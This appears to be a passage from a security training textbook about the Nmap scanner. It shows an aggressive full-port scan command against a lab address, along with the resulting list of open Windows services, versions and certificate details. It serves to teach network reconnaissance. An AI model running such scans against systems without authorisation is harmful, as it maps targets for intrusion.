
- **Nmap**

  Source: *https://nmap.org*

  Nmap ("Network Mapper") is a security scanner for network exploration and hacking. It allows you to discover hosts, ports, and services on a computer network, thus creating a "map" of the network. It sends specially crafted packets to the target host and then analyzes the responses to accomplish its goal. It scans vast networks of literally hundreds of thousands of machines. Nmap includes many mechanisms for port scanning (TCP and UDP), OS detection, version detection, ping sweeps, and so on.

  Either a network administrator or an attacker can use this tool for their specific needs. Network administrators can use Nmap for network inventory, managing service upgrade schedules, and monitoring host or service uptime. Attackers use Nmap to extract information such as live hosts on the network, open ports, services (application name and version), type of packet filters/firewalls, MAC details, and OSs along with their versions.

  Syntax: **`# nmap <options> <Target IP address>`**




Target: 10.10.1.11

Command: `nmap -p 1-65535 -T4 -A -v 10.10.1.11`

Attackers add a target IP address to perform scanning

```
nmap -p 1-65535 -T4 -A -v 10
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:33 [redacted]: Time
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating ARP Ping Scan at 21:33
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 21:33, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:33
Completed Parallel DNS resolution of 1 host. at 21:33,
0.00s elapsed
Initiating SYN Stealth Scan at 21:33
Scanning 10.10.1.11 [65535 ports]
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 49669/tcp on 10.10.1.11
Discovered open port 49666/tcp on 10.10.1.11
Discovered open port 49671/tcp on 10.10.1.11
Discovered open port 7680/tcp on 10.10.1.11
Discovered open port 49670/tcp on 10.10.1.11
Discovered open port 49667/tcp on 10.10.1.11
Discovered open port 49664/tcp on 10.10.1.11
```

Figure 3.6: Screenshot displaying Nmap scan



Target: 10.10.1.11

Profile:

Command: nmap -p 1-65535 -T4 -A -v 10.10.1.11

```
nmap -p 1-65535 -T4 -A -v 10.10.1.11
Initiating NSE at 21:37
Completed NSE at 21:37, 0.00s elapsed
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE           VERSION
21/tcp    open  tcpwrapped
80/tcp    open  http              Microsoft IIS httpd
10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp   open  msrpc             Microsoft Windows
RPC
139/tcp   open  netbios-ssn       Microsoft Windows
netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Windows11
| Issuer: commonName=Windows11
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-26T05:45:33
| Not valid after:  2022-07-28T05:45:33
| MD5:   7587 15a5 0cb8 1140 5205 61f9 6c82 ef00
|_SHA-1: 0725 f739 42be 57c0 db67 b453 66de 500e 323e
7d5a
|_ssl-date: 2022-03-15T04:37:19+00:00; 0s from scanner
time.
```

Obtains list of open ports, OS details, MAC details, and services along with their versions

Figure 3.7: Screenshot displaying Nmap scan result

